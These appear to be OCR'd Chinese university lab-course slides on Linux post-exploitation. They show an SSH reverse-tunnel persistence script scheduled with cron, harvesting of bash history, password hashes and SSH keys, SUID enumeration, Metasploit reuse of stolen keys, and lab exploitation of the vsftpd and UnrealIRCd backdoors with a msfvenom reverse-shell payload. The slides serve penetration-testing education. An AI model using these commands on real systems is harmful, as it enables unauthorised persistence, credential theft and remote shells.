
计算机网络攻防实验课

第7周

陈健

chenj@nju.edu.cn

Linux Post-exploitation workflow




living-off-the-land

living off the land refers to relying only on tools that exist natively on the compromised OS.

This is done to minimize your attack footprint and decrease your overall likelihood of being detected by an endpoint detection

set up an SSH reverse callback script using cron



Create an SSH key pair

ssh-keygen –t rsa

Generating public/private rsa key pair.

Enter file in which to save the key (/root/.ssh/id_rsa):

/root/.ssh/pentestkey

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /root/.ssh/pentestkey.

Your public key has been saved in /root/.ssh/pentestkey.pub.

Use scp to transfer SSH public keys

scp pentestkey.pub kali@10.0.2.15:.ssh/authorized_keys

The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.

ECDSA key fingerprint is SHA256:a/oE02nfMZ6+2Hs2Okn3MWONrTQLd1zeaM3aoAkJTpg.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.

kali@10.0.2.15's password:

pentestkey.pub

make a modification to the /etc/ssh/sshd_config file


Open the file using **sudo vim /etc/ssh/sshd_config**, and navigate to the line containing the **PubkeyAuthentication** directive. Uncomment this line be removing the preceding # symbol, save the file, and restart your SSH service using the **sudo service ssh restart** command.

Authenticate using an SSH key instead of a password

 # ssh kali@10.0.2.15 –i /root/.ssh/pentestkey

Forward ports through an SSH tunnel

 # ssh –N –R 54321:localhost:22 royce@10.0.10.160 –i /root/.ssh/pentestkey



Connecct to a tunneled SSH port

 # ssh pentest@localhost –p 54321

Create a bash script /tmp/callback.sh

```
#!/bin/bash
createTunnel(){
    /usr/bin/ssh -N -R 54321:localhost:22 pentest@10.0.2.10 –i /root/.ssh/pentestkey
}
/bin/pidof ssh
if [[ $? -ne 0 ]]; then
    createTunnel
fi
```

Automate an SSH tunnel with cron

 # chmod 700 /tmp/callback.sh

 # crontab –e

*/5 * * * * /tmp/callback.sh

Hidden .dot file and directories

Linux and UNIX systems are known to store users' application-configuration preferences and customizations in files that have a period or dot in front of the filename.

```
┌──(root💀kali)-[~]
└─# ls -la
总用量 116
drwx------  7 root root  4096  9月 29 16:07 .
drwxr-xr-x 19 root root 36864  7月  3 10:29 ..
-rw-r--r--  1 root root  5349  5月 31 05:26 .bashrc
drwx------  4 root root  4096  9月 23 10:21 .cache
drwxr-xr-x  3 root root  4096  9月 23 11:25 .config
-rw-r--r--  1 root root 11656  5月 31 05:31 .face
lrwxrwxrwx  1 root root    11  9月 26 08:35 .face.icon → /root/.face
drwx------  2 root root  4096  9月 27 16:02 .john
drwxr-xr-x  9 root root  4096  9月 26 09:21 .msf4
drwxr-xr-x  2 root root  4096  9月 27 16:20 pene
-rw-r--r--  1 root root   161  8月 31 22:03 .profile
-rw-------  1 root root 12072  9月 28 18:38 .viminfo
-rw-------  1 root root  3062  9月 28 18:48 .zsh_history
-rw-r--r--  1 root root 10605  5月 31 05:26 .zshrc
```

Harvest credentials from bash history

By default, all commands entered into a bash prompt are logged in a .dot file named **.bash_history**, which is located in the home directory for all users.

Harvest passwd hashes

password hashes for local user accounts can be obtained if you have root-level access to a Linux or UNIX system.

Escalate privileges with SUID binaries

executable files are run with the permissions and context of the user who launched the executable—that is, the user who issued the command. In some cases, a file must run with elevated privileges. This is where **SUID** permissions come into play.

```
# ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 63960  2月  7  2020 /usr/bin/passwd
```

Locate SUID binaries with the find command

find / -perm -u=s 2> /dev/null

/usr/sbin/mount.nfs

/usr/sbin/mount.cifs

/usr/sbin/pppd

/usr/bin/newgrp

/usr/bin/sudo

/usr/bin/passwd

...

Pass around SSH keys

harvest SSH keys from the compromised system and utilizing a tool such as Metasploit to do a Pass-the-Hash style attack on the remaining systems in your scope.

SSH keys belonging to the user account on which you are accessing your compromised system should be located in the ~/.ssh directory

Scan multiple targets with Metasploit

msfconsole

> set KEY_PATH /home/kali/stolen_sshkey

> set rhosts file:/home/kali/ssh.txt

> set username test

> set verbose false

> run

[*] 10.0.10.160:22 SSH - Testing Cleartext Keys

[+] 10.0.10.160:22 - Success: ‘test:-----BEGIN RSA PRIVATE KEY---------

[*] Command shell session 2 opened (10.0.10.160:35995 -> 10.0.10.160:22) at 2021-10-8 14:58:53

Linux靶机渗透测试：FTP服务漏洞评估

- FTP服务
  - 软件名称及版本：vsftpd 2.3.4
  - 漏洞描述
    - https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor
  - 漏洞确认
    - nmap --script ftp-vsftpd-backdoor -p21 target_IP

Linux靶机渗透测试：IRCd服务漏洞评估

- IRCd服务
  - 软件名称及版本：Unreal IRCd 版本未知
  - 版本探测
    - hexchat
  - 漏洞描述
    - https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor

漏洞利用：vsftpd

- 手工方法
  - http://pastebin.com/AetT9sS5
  - telnet target_IP 21
- Metasploit方法
  - exploit/unix/ftp/vsftpd_234_backdoor
- 后渗透阶段
  - 信息收集模块：enum_system

漏洞利用：IRCD

- 搜索漏洞利用代码
  - searchsploit unreal ircd 3.2.8.1
- Perl脚本
  - /usr/share/exploitdb/exploits/linux/remote/13853.pl
  - 通过msfvenom生成攻击载荷
    - msfvenom -p cmd/unix/reverse_perl LHOST=local_ip LPORT=4444 -f raw
- Metasploit方法
  - exploit/unix/irc/unreal_ircd_3281_backdoor